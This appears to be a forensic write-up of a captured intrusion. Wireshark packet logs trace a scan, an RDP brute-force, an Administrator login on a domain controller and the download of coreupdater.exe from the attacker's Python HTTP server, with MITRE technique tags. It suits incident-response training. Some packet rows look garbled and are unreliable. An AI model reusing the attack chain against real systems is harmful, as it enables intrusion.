
Breach & Entry

19:13:379297 10.42.85.10	10.42.85.115	SMB2	182 Close Response
19:13:379464 10.42.85.115	10.42.85.10	SMB2	146 Close Request File: C137.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine
19:13:379616 10.42.85.10	10.42.85.115	SMB2	182 Close Response
19:13:414319 194.61.24.102	10.42.85.10	ICMP	42 Echo (ping) request id=0xef6f, seq=0/0, ttl=56 (reply in 84325)
19:13:414353 194.61.24.102	10.42.85.10	TCP	58 64385 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19:13:414370 194.61.24.102	10.42.85.10	TCP	54 64385 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
19:13:414386 194.61.24.102	10.42.85.10	ICMP	54 Timestamp request id=0xe076, seq=0/0, ttl=51
19:13:414685 VMware_e1:84:e6	Broadcast	ARP	60 Who has 10.42.85.10? Tell 10.42.85.10
19:13:414690 VMware_95:cd:21	VMware_e1:84:e6	ARP	42 10.42.85.100 is at 00:0c:29:95:cd:21
19:13:414869 10.42.85.10	194.61.24.102	ICMP	68 Ech (ping) reply id=0xef6f, seq=0/0, ttl=128 (recv)
19:13:426119 10.42.85.115	10.42.85.10	TCP	68 50668 → 445 [ACK] Seq=15062 Ack=17270 Win=2100992 Len=0
19:18:595077 VMware_95:cd:21	VMware_e1:84:e6	ARP	42 Who has 10.42.85.10? Tell 10.42.85.10
19:18:595270 VMware_e1:84:e6	VMware_e1:84:e6	ARP	60 10.42.85.10 is at 00:0c:29:e1:84:e6
19:24:114378 10.42.85.115	10.42.85.10	SMB2	126 Tree Disconnect Request
19:24:114408 10.42.85.10	10.42.85.115	SMB2	126 Tree Disconnect Response
19:24:114465 10.42.85.115	10.42.85.10	SMB2	126 Session Logoff Request
19:24:114767 10.42.85.10	10.42.85.115	SMB2	126 Session Logoff Response



An unknown external IP (194.61.24.102) initiated contact with the domain controller (10.42.85.10) via ICMP ping, followed immediately by TCP SYN packets to ports 443 and 80. This indicates early-stage reconnaissance and port scanning activity from a non-local source (T1595). This occurred at 02:19 UTC on the 19th of September 2020

No.	Time	Source	Destination	Protocol	Length Info
84349 2020-09-19 02:19:26.495809 194.61.24.102	10.42.85.10	TCP	66 38094 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976250850 Tsec=701191		
84350 2020-09-19 02:19:26.495823 194.61.24.102	10.42.85.10	TCP	66 38095 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976250850 Tsec=701191		
84351 2020-09-19 02:19:26.495930 10.42.85.10	194.61.24.102	TCP	74 3389 → 38098 [SYN, ACK] Seq=0 Ack=1 Win=54080 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=701191 Tsec=2976250850		
84352 2020-09-19 02:19:26.495963 194.61.24.102	10.42.85.10	TCP	74 38100 → 3389 [SYN] Seq=0 Win=64240 SACK_PERM Tsv=2976250850 Tsec=0 WS=128		
84353 2020-09-19 02:19:26.496092 10.42.85.10	194.61.24.102	TCP	74 3389 → 38100 [SYN, ACK] Seq=0 Ack=0 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=701191 Tsec=2976250850		
84354 2020-09-19 02:19:26.496123 194.61.24.102	10.42.85.10	TCP	66 38098 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976250851 Tsec=701191		
84355 2020-09-19 02:19:26.496295 194.61.24.102	10.42.85.10	TCP	66 38100 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976250851 Tsec=701191		
84356 2020-09-19 02:19:26.497284 194.61.24.102	10.42.85.10	TCP	66 38098 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976250851 Tsec=701191		
84357 2020-09-19 02:19:26.549028 194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello		
84358 2020-09-19 02:19:26.549093 194.61.24.102	10.42.85.10	TLSv1.2	281 Client Hello		
84359 2020-09-19 02:19:26.549115 194.61.24.102	10.42.85.10	TLSv1.2	120 38092 → 3389 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=5 Tsv=2976250850 Tsec=701191		
84360 2020-09-19 02:19:26.549138 194.61.24.102	10.42.85.10	TLSv1.2	124 Client Hello		
84361 2020-09-19 02:19:26.549145 194.61.24.102	10.42.85.10	TLSv1.2	162 Client Hello		
84362 2020-09-19 02:19:26.554649 10.42.85.10	194.61.24.102	RDP	108 Cookie: mstshash=nmap, Negotiate Request		
84363 2020-09-19 02:19:26.619525 10.42.85.10	194.61.24.102	TCP	66 3389 → 38094 [ACK] Seq=1 Ack=518 Win=63483 Len=0 Tsv=2976250850 Tsec=701191		
84364 2020-09-19 02:19:26.619578 10.42.85.10	194.61.24.102	TCP	66 3389 → 38099 [ACK] Seq=1 Ack=216 Win=63785 Len=0 Tsv=2976250850 Tsec=701191		
84365 2020-09-19 02:19:26.619607 10.42.85.10	194.61.24.102	TCP	66 3389 → 38099 [ACK] Seq=1 Ack=97 Win=63904 Len=0 Tsv=2976250850 Tsec=701191		
84366 2020-09-19 02:19:26.619623 10.42.85.10	194.61.24.102	TCP	66 3389 → 38099 [ACK] Seq=1 Ack=43 Win=63958 Len=0 Tsv=2976250850 Tsec=701191		
84367 2020-09-19 02:19:26.619637 10.42.85.10	194.61.24.102	TCP	66 3389 → 38096 [ACK] Seq=1 Ack=55 Win=63946 Len=0 Tsv=2976250850 Tsec=701191		
84368 2020-09-19 02:19:26.792358 10.42.85.10	194.61.24.102	TLSv1.2	917 Server Hello, Certificate, Server Hello Done		
84369 2020-09-19 02:19:26.792410 10.42.85.10	194.61.24.102	RDP	85 Negotiate Response		
84370 2020-09-19 02:19:26.792537 10.42.85.10	194.61.24.102	TLSv1.2	917 Server Hello, Certificate, Server Hello Done		
84371 2020-09-19 02:19:26.792538 194.61.24.102	10.42.85.10	TCP	66 38090 → 3389 [ACK] Seq=26 Ack=852 Win=64128 Len=0 Tsv=2976251147 Tsec=701220		
84372 2020-09-19 02:19:26.792612 194.61.24.102	10.42.85.10	TCP	66 38100 → 3389 [ACK] Seq=43 Ack=20 Win=64256 Len=0 Tsv=2976251147 Tsec=701220		
84373 2020-09-19 02:19:26.792649 194.61.24.102	10.42.85.10	TCP	66 38098 → 3389 [ACK] Seq=97 Ack=852 Win=64128 Len=0 Tsv=2976251147 Tsec=701220		
84374 2020-09-19 02:19:26.792759 10.42.85.10	194.61.24.102	TLSv1.2	917 Server Hello, Certificate, Server Hello Done		
84375 2020-09-19 02:19:26.792998 194.61.24.102	10.42.85.10	TCP	66 38096 → 3389 [ACK] Seq=59 Ack=852 Win=64128 Len=0 Tsv=2976251147 Tsec=701220		
84376 2020-09-19 02:19:26.793411 10.42.85.10	194.61.24.102	TCP	66 3389 → 38092 [RST, ACK] Seq=1 Ack=55 Win=0 Len=0		
84377 2020-09-19 02:19:26.793449 10.42.85.10	194.61.24.102	TCP	66 3389 → 38094 [RST, ACK] Seq=1 Ack=58 Win=0 Len=0		
84378 2020-09-19 02:19:26.793758 194.61.24.102	10.42.85.10	TCP	74 38102 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsv=2976251148 Tsec=0 WS=128		
84379 2020-09-19 02:19:26.793951 10.42.85.10	194.61.24.102	TCP	74 3389 → 38102 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=701220 Tsec=2976251148		
84380 2020-09-19 02:19:26.794136 194.61.24.102	10.42.85.10	TCP	66 38102 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976251149 Tsec=701220		
84381 2020-09-19 02:19:26.794334 194.61.24.102	10.42.85.10	TLSv1.2	881 Client Hello		



The IP address 194.61.24.102 initiated a sequence of TCP SYN requests targeting port 3389, the default RDP service port, on 10.42.85.10. Notably, the handshake includes the string mstshash=nmap, strongly indicating that the attacker was using Nmap to probe for open RDP services. This is a clear example of targeted network scanning to identify accessible remote services (T1046).

Wireshark Network Miniserver (case.pcap)

Apply a display filter: <Ctrl>/

No.	Time	Source	Destination	Protocol	Length Info
84409	2020-09-19 02:19:26.809372	10.42.85.10	194.61.24.102	TCP	74 3389 + 38114 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=701222 Tsec=2976251160
84410	2020-09-19 02:19:26.809500	194.61.24.102	10.42.85.10	TCP	66 38114 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976251160 Tsec=701222
84411	2020-09-19 02:19:26.809599	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
84412	2020-09-19 02:19:26.809592	10.42.85.10	194.61.24.102	TCP	60 3389 + 38114 [RST, ACK] Seq=1 Ack=518 Win=0 Len=0
84413	2020-09-19 02:19:26.809616	194.61.24.102	10.42.85.10	TCP	74 38116 + 3389 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM Tsv=2976251161 Tsec=0 WS=128
84414	2020-09-19 02:19:26.809617	194.61.24.102	10.42.85.10	TCP	74 3389 + 38116 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=701222 Tsec=2976251161
84415	2020-09-19 02:19:26.809737	194.61.24.102	10.42.85.10	TCP	66 38116 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976251162 Tsec=701222
84416	2020-09-19 02:19:26.809738	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
84417	2020-09-19 02:19:26.809814	10.42.85.10	194.61.24.102	TCP	60 3389 + 38116 [RST, ACK] Seq=1 Ack=518 Win=0 Len=0
84418	2020-09-19 02:19:26.809814	194.61.24.102	10.42.85.10	TCP	66 38098 + 3389 [FIN, ACK] Seq=97 Ack=852 Win=64128
84419	2020-09-19 02:19:26.809862	194.61.24.102	10.42.85.10	TCP	66 38098 + 3389 [FIN, ACK] Seq=216 Ack=852 Win=64128
84420	2020-09-19 02:19:26.809865	194.61.24.102	10.42.85.10	TCP	66 38098 + 3389 [FIN, ACK] Seq=59 Ack=852 Win=64128
84421	2020-09-19 02:19:26.809944	194.61.24.102	10.42.85.10	TCP	74 38118 + 3389 [SYN] Seq=0 Win=64248 Len=0 MSS=1460
84422	2020-09-19 02:19:26.809960	10.42.85.10	194.61.24.102	TCP	66 3389 + 38098 [ACK] Seq=852 Ack=98 Win=63984 Len=0
84423	2020-09-19 02:19:26.809965	10.42.85.10	194.61.24.102	TCP	66 3389 + 38098 [ACK] Seq=852 Ack=217 Win=63785 Len=0
84424	2020-09-19 02:19:26.809989	10.42.85.10	194.61.24.102	TCP	66 3389 + 38098 [ACK] Seq=852 Ack=68 Win=63942 Len=0
84425	2020-09-19 02:19:26.809998	10.42.85.10	194.61.24.102	TCP	60 3389 + 38098 [RST, ACK] Seq=852 Ack=98 Win=0 Len=0
84426	2020-09-19 02:19:26.809998	10.42.85.10	194.61.24.102	TCP	74 3389 + 38118 [SYN, ACK] Seq=0 Ack=1 Win=60000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=701222 Tsec=2976251163
84427	2020-09-19 02:19:26.809998	10.42.85.10	194.61.24.102	TCP	60 3389 + 38098 [RST, ACK] Seq=852 Ack=217 Win=0 Len=0
84428	2020-09-19 02:19:26.809917	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
84429	2020-09-19 02:19:26.809917	194.61.24.102	10.42.85.10	TCP	66 38118 + 3389 [ACK] Seq=1 Ack=852 Win=0 Tsv=2976251164 Tsec=701222
84430	2020-09-19 02:19:26.809957	10.42.85.10	194.61.24.102	TCP	60 3389 + 38098 [RST, ACK] Seq=852 Ack=60 Win=0 Len=0
84431	2020-09-19 02:19:26.809957	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
84432	2020-09-19 02:19:26.809948	10.42.85.10	194.61.24.102	TCP	60 3389 + 38100 [RST, ACK] Seq=28 Ack=560 Win=0 Len=0
84433	2020-09-19 02:19:26.809970	194.61.24.102	10.42.85.10	TCP	74 38120 + 3389 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM Tsv=2976251164 Tsec=0 WS=128
84434	2020-09-19 02:19:26.809978	10.42.85.10	194.61.24.102	TCP	74 3389 + 38202 [SYN, ACK] Seq=0 Ack=1 Win=60000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=701222 Tsec=2976251164
84435	2020-09-19 02:19:26.809995	194.61.24.102	10.42.85.10	TCP	66 38120 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976251164 Tsec=701222
84436	2020-09-19 02:19:26.809995	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
84437	2020-09-19 02:19:26.812753	10.42.85.10	194.61.24.102	TCP	60 3389 + 38126 [RST, ACK] Seq=1 Ack=518 Win=0 Len=0
84438	2020-09-19 02:19:26.813158	194.61.24.102	10.42.85.10	TCP	74 38126 + 3389 [SYN, ACK] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM Tsv=2976251168 Tsec=0 WS=128
84439	2020-09-19 02:19:26.813347	10.42.85.10	194.61.24.102	TCP	74 3389 + 38122 [SYN, ACK] Seq=0 Ack=1 Win=60000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=701222 Tsec=2976251168
84440	2020-09-19 02:19:26.813595	194.61.24.102	10.42.85.10	TCP	66 38122 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976251168 Tsec=701222
84441	2020-09-19 02:19:26.813733	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello

A high volume of TCP connection attempts followed by RST (Reset) packets from 194.61.24.102 to 10.42.85.10 strongly indicates a brute-force attack in progress. The rapid succession of failed RDP sessions and repeated connection resets suggests the attacker was systematically trying different credentials to gain access (T1110.001).

Wireshark Network Miniserver (case.pcap)

Apply a display filter: <Ctrl>/

No.	Time	Source	Destination	Protocol	Length Info
2303..	2020-09-19 02:20:26.492290	194.61.24.102	10.42.85.10	TCP	66 40040 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976310847 Tsec=7012190
2383..	2020-09-19 02:20:26.492444	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
2304..	2020-09-19 02:20:26.494208	10.42.85.10	194.61.24.102	TCP	60 3389 + 40040 [RST, ACK] Seq=1 Ack=518 Win=0 Len=0
2304..	2020-09-19 02:20:26.494541	194.61.24.102	10.42.85.10	TCP	74 [TCP Port numbers reused] 40040 + 3389 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM Tsv=2976310849 Tsec=2976310849
2304..	2020-09-19 02:20:26.494730	194.61.24.102	10.42.85.10	TCP	74 3389 + 40042 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=7012190 Tsec=2976310849
2304..	2020-09-19 02:20:26.494904	194.61.24.102	10.42.85.10	TCP	66 40042 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=2976310849 Tsec=7012190
2304..	2020-09-19 02:20:26.495087	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
2304..	2020-09-19 02:20:26.495383	194.61.24.102	10.42.85.10	TCP	66 40042 + 3389 [FIN, ACK] Seq=518 Ack=1 Win=64256 Len=0 Tsv=2976310849 Tsec=7012190
2304..	2020-09-19 02:20:26.496051	10.42.85.10	194.61.24.102	TCP	66 3389 + 40042 [ACK] Seq=1 Ack=519 Win=63483 Len=0 Tsv=7012191 Tsec=2976310849
2304..	2020-09-19 02:20:26.496834	10.42.85.10	194.61.24.102	TCP	60 3389 + 40042 [RST, ACK] Seq=1 Ack=519 Win=0 Len=0
2304..	2020-09-19 02:21:26.111948	194.61.24.102	10.42.85.10	TCP	74 [TCP Port numbers reused] 40044 + 3389 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_PERM Tsv=29763708466 Tsec=29763708466
2304..	2020-09-19 02:21:26.112163	194.61.24.102	10.42.85.10	TCP	74 3389 + 40044 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM Tsv=713152 Tsec=29763708466
2304..	2020-09-19 02:21:26.112397	194.61.24.102	10.42.85.10	TCP	66 40044 + 3389 [ACK] Seq=1 Ack=20 Win=64256 Len=0 Tsv=29763708466 Tsec=713152
2304..	2020-09-19 02:21:26.112470	194.61.24.102	10.42.85.10	RDP	117 Cookie: mstshash=Administrator, Negotiate Request
2304..	2020-09-19 02:21:26.114785	194.61.24.102	10.42.85.10	RDP	85 Negotiate Response
2304..	2020-09-19 02:21:26.114998	194.61.24.102	10.42.85.10	TCP	66 40044 + 3389 [ACK] Seq=52 Ack=20 Win=64256 Len=0 Tsv=29763708466 Tsec=713152
2304..	2020-09-19 02:21:26.115752	194.61.24.102	10.42.85.10	TLSv1.2	379 Client Hello (SNT=10.42.85.10)
2304..	2020-09-19 02:21:26.121615	194.61.24.102	10.42.85.10	TLSv1.2	1257 Certificate, Hash, Certificate, Server_Keypair, Server_Hello_Done
2304..	2020-09-19 02:21:26.122681	194.61.24.102	10.42.85.10	TLSv1.2	76370476 Tsec=713153 Message
2304..	2020-09-19 02:21:26.124862	194.61.24.102	10.42.85.10	TLSv1.2	76370479 Tsec=713153
2304..	2020-09-19 02:21:26.125259	194.61.24.102	10.42.85.10	TLSv1.2	76370525 Tsec=713154
2304..	2020-09-19 02:21:26.125956	10.42.85.10	194.61.24.102	TCP	194.61.24.102
2304..	2020-09-19 02:21:26.171218	194.61.24.102	10.42.85.10	TCP	10.42.85.10
2304..	2020-09-19 02:21:26.227629	194.61.24.102	10.42.85.10	TCP	10.42.85.10
2304..	2020-09-19 02:21:26.231468	194.61.24.102	10.42.85.10	TCP	194.61.24.102
2304..	2020-09-19 02:21:26.231724	194.61.24.102	10.42.85.10	TCP	10.42.85.10
2304..	2020-09-19 02:21:26.330253	194.61.24.102	10.42.85.10	TLSv1.2	151 Encrypted Alert
2304..	2020-09-19 02:21:26.330293	194.61.24.102	10.42.85.10	TCP	66 40044 + 3389 [FIN, ACK] Seq=1682 Ack=1728 Win=64128 Len=0 Tsv=29763708464 Tsec=713164

Following over 150,000 packets of failed RDP connection attempts and TCP resets, the attacker finally establishes a successful RDP session using the username Administrator, as shown by the mstshash=Administrator negotiation. This confirms the brute-force attempt succeeded and resulted in valid domain controller access (T1078). Due to RDP being encrypted, further session content is unreadable, but the connection target and username confirm intent and context.

case.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length Info
2368...	2020-09-19 02:23:41.788795	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=476180 Win=0 TStamp=2976506143 TSectr=726720
2368...	2020-09-19 02:23:41.788811	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=476713 Win=0 TStamp=2976506143 TSectr=726720
2368...	2020-09-19 02:23:41.788829	10.42.85.10	194.61.24.102	TLSv1.2	151 Application Data
2368...	2020-09-19 02:23:41.788959	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=476798 Win=0 TStamp=2976506143 TSectr=726720
2368...	2020-09-19 02:23:41.797123	10.42.85.10	194.61.24.102	HTTP	255 GET /favicon.ico HTTP/1.1
2368...	2020-09-19 02:23:41.797132	194.61.24.102	10.42.85.10	TCP	54 80 → 62407 [ACK] Seq=1 Ack=202 Win=64128 Len=0
2368...	2020-09-19 02:23:41.797754	194.61.24.102	10.42.85.10	TCP	83 80 → 62407 [PSH, ACK] Seq=1 Ack=202 Win=64128 Len=29 [TCP PDU reassembled in 236809]
2368...	2020-09-19 02:23:41.797789	10.42.85.10	194.61.24.102	TCP	60 62407 → 80 [ACK] Seq=202 Ack=30 Win=261888 Len=0
2368...	2020-09-19 02:23:41.797913	194.61.24.102	10.42.85.10	HTTP	170 HTTP/1.0 404 File not found (text/html)
2368...	2020-09-19 02:23:41.798042	10.42.85.10	194.61.24.102	TCP	54 80 → 62407 [ACK] Seq=202 Ack=347 Win=261632 Len=0
2368...	2020-09-19 02:23:41.800166	10.42.85.10	194.61.24.102	TCP	83 80 → 62407 [ACK] Seq=202 Ack=347 Win=261632 Len=0
2368...	2020-09-19 02:23:41.800197	194.61.24.102	10.42.85.10	TCP	54 80 → 62407 [ACK] Seq=203 Ack=64128 Len=0
2368...	2020-09-19 02:23:41.802345	10.42.85.10	194.61.24.102	TCP	66 40238 → 3389 [ACK] Seq=96577 Win=62895 Len=1448 TStamp=726723 TSectr=2976506143 [TCP PDU reassembled in 236809]
2368...	2020-09-19 02:23:41.823532	10.42.85.10	194.61.24.102	TCP	66 40238 → 3389 [ACK] Seq=96577 Win=62895 Len=1448 TStamp=726723 TSectr=2976506143 [TCP PDU reassembled in 236809]
2368...	2020-09-19 02:23:41.823568	10.42.85.10	194.61.24.102	TCP	66 40238 → 3389 [ACK] Seq=96577 Win=62895 Len=1448 TStamp=726723 TSectr=2976506143 [TCP PDU reassembled in 236809]
2368...	2020-09-19 02:23:41.823587	10.42.85.10	194.61.24.102	TCP	66 40238 → 3389 [ACK] Seq=96577 Win=62895 Len=1448 TStamp=726723 TSectr=2976506143 [TCP PDU reassembled in 236809]
2368...	2020-09-19 02:23:41.823620	10.42.85.10	194.61.24.102	TLSv1.2	151 Application Data
2368...	2020-09-19 02:23:41.823669	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=476883 Win=0 TStamp=2976506178 TSectr=726723
2368...	2020-09-19 02:23:41.823723	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=478331 Win=0 TStamp=2976506178 TSectr=726723
2368...	2020-09-19 02:23:41.823751	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=480088 Win=0 TStamp=2976506178 TSectr=726723
2368...	2020-09-19 02:23:41.823807	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=480173 Win=0 TStamp=2976506178 TSectr=726723
2368...	2020-09-19 02:23:41.852167	10.42.85.10	194.61.24.102	TLSv1.2	151 Application Data
2368...	2020-09-19 02:23:41.852370	10.42.85.10	194.61.24.102	TCP	1514 3389 → 40238 [ACK] Seq=480258 Ack=96577 Win=62895 Len=1448 TStamp=726726 TSectr=2976506178 [TCP PDU reassembled in 236809]
2368...	2020-09-19 02:23:41.852398	10.42.85.10	194.61.24.102	TCP	1514 3389 → 40238 [ACK] Seq=481706 Ack=96577 Win=62895 Len=1448 TStamp=726726 TSectr=2976506178 [TCP PDU reassembled in 236809]

The domain controller (10.42.85.10) issued an HTTP GET request to the attacker's IP (194.61.24.102) for /favicon.ico, receiving a 404 Not Found response. This indicates that the attacker had likely set up a staging server and the DC was reaching out over HTTP, confirming the attacker now had control and could serve malicious content.

case.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length Info
2367...	2020-09-19 02:23:41.149395	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96407 Ack=475840 Win=0 TStamp=2976505503 TSectr=726656
2367...	2020-09-19 02:23:41.166591	194.61.24.102	10.42.85.10	TLSv1.2	151 Application Data
2367...	2020-09-19 02:23:41.226888	10.42.85.10	194.61.24.102	TCP	66 3389 → 40238 [ACK] Seq=475840 Ack=96492 Win=0 TStamp=726664 TSectr=2976505521
2367...	2020-09-19 02:23:41.718789	194.61.24.102	10.42.85.10	TLSv1.2	151 Application Data
2367...	2020-09-19 02:23:41.725916	10.42.85.10	194.61.24.102	TLSv1.2	151 Application Data
2367...	2020-09-19 02:23:41.726114	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=475925 Win=0 TStamp=2976506080 TSectr=726714
2367...	2020-09-19 02:23:41.731513	10.42.85.10	194.61.24.102	TCP	66 62408 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2367...	2020-09-19 02:23:41.731565	10.42.85.10	194.61.24.102	TCP	66 62408 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2367...	2020-09-19 02:23:41.731727	194.61.24.102	10.42.85.10	TCP	66 88 → 62408 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
2367...	2020-09-19 02:23:41.731751	194.61.24.102	10.42.85.10	TCP	66 88 → 62407 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
2367...	2020-09-19 02:23:41.731848	10.42.85.10	194.61.24.102	TCP	60 62408 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
2367...	2020-09-19 02:23:41.731879	10.42.85.10	194.61.24.102	TCP	60 62407 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
2367...	2020-09-19 02:23:41.731918	10.42.85.10	194.61.24.102	HTTP	382 GET / HTTP/1.1
2367...	2020-09-19 02:23:41.732038	194.61.24.102	10.42.85.10	TCP	54 80 → 62408 [ACK] Seq=1 Ack=249 Win=0
2367...	2020-09-19 02:23:41.734434	194.61.24.102	10.42.85.10	TCP	71 80 → 62408 [PSH, ACK] Seq=1 Ack=249 Win=64128 Len=17 [TCP PDU reassembled in 236791]
2367...	2020-09-19 02:23:41.734645	10.42.85.10	194.61.24.102	TCP	60 62408 → 80 [ACK] Seq=249 Ack=18 Win=261888 Len=0
2367...	2020-09-19 02:23:41.734676	194.61.24.102	10.42.85.10	HTTP	420 HTTP/1.0 200 OK (text/html)
2367...	2020-09-19 02:23:41.734776	10.42.85.10	194.61.24.102	TCP	60 62408 → 80 [ACK] Seq=249 Ack=385 Win=261632 Len=0
2367...	2020-09-19 02:23:41.735215	10.42.85.10	194.61.24.102	TCP	60 62408 → 80 [FIN, ACK] Seq=249 Ack=385 Win=261632 Len=0
2367...	2020-09-19 02:23:41.735412	194.61.24.102	10.42.85.10	TCP	54 80 → 62408 [ACK] Seq=385 Ack=250 Win=64128 Len=0
2367...	2020-09-19 02:23:41.759079	10.42.85.10	194.61.24.102	TLSv1.2	151 Application Data
2367...	2020-09-19 02:23:41.759335	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=476010 Win=0 TStamp=2976506113 TSectr=726717
2367...	2020-09-19 02:23:41.760202	10.42.85.10	194.61.24.102	TLSv1.2	151 Application Data
2367...	2020-09-19 02:23:41.760202	194.61.24.102	10.42.85.10	TLSv1.2	151 Application Data
2367...	2020-09-19 02:23:41.760202	10.42.85.10	194.61.24.102	TLSv1.2	151 Application Data
2367...	2020-09-19 02:23:41.760202	194.61.24.102	10.42.85.10	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=476095 Win=0 TStamp=2976506143 TSectr=726720
2367...	2020-09-19 02:23:41.760202	10.42.85.10	194.61.24.102	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=476186 Win=0 TStamp=2976506143 TSectr=726720
2367...	2020-09-19 02:23:41.760202	194.61.24.102	10.42.85.10	TLSv1.2	151 Application Data
2367...	2020-09-19 02:23:41.760202	10.42.85.10	194.61.24.102	TCP	66 40238 → 3389 [ACK] Seq=96577 Ack=476798 Win=0 TStamp=2976506143 TSectr=726720
2368...	2020-09-19 02:23:41.760202	194.61.24.102	10.42.85.10	HTTP	205 GET /favicon.ico HTTP/1.1

SarjounRadiyeh-C:\Users>

Wireshark · Follow HTTP Stream (tcp.stream eq 30451) · case.pcap

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, /*/*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 194.61.24.102
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.18
Date: Sat, 19 Sep 2020 02:23:41 GMT
Content-type: text/html; charset=UTF-8
Content-Length: 228

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="coreupdater.exe">coreupdater.exe</a>
</ul>
<hr>
</body>
</html>
```

Command Prompt

```
SarjounRadiyeh~C:\Users>
```

A subsequent HTTP GET request from 10.42.85.10 to 194.61.24.102 returned a 200 OK response and exposed a directory listing with the file coreupdater.exe hosted on a Python SimpleHTTP server. This confirms the attacker staged the malware for download via an open web directory.

case.pcap

No.	Time	Source	Destination	Protocol	Length Info
2385...	2020-09-19 02:24:06.915818	204.79.197.200	10.42.85.10	TCP	54 443 → 62396 [ACK] Seq=100384 Ack=1122 Win=64240 Len=0
2385...	2020-09-19 02:24:06.933825	194.61.24.102	10.42.85.10	TLSv1.2	151 Application Data
2385...	2020-09-19 02:24:06.938844	10.42.85.10	194.61.24.102	TCP	66 62418 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
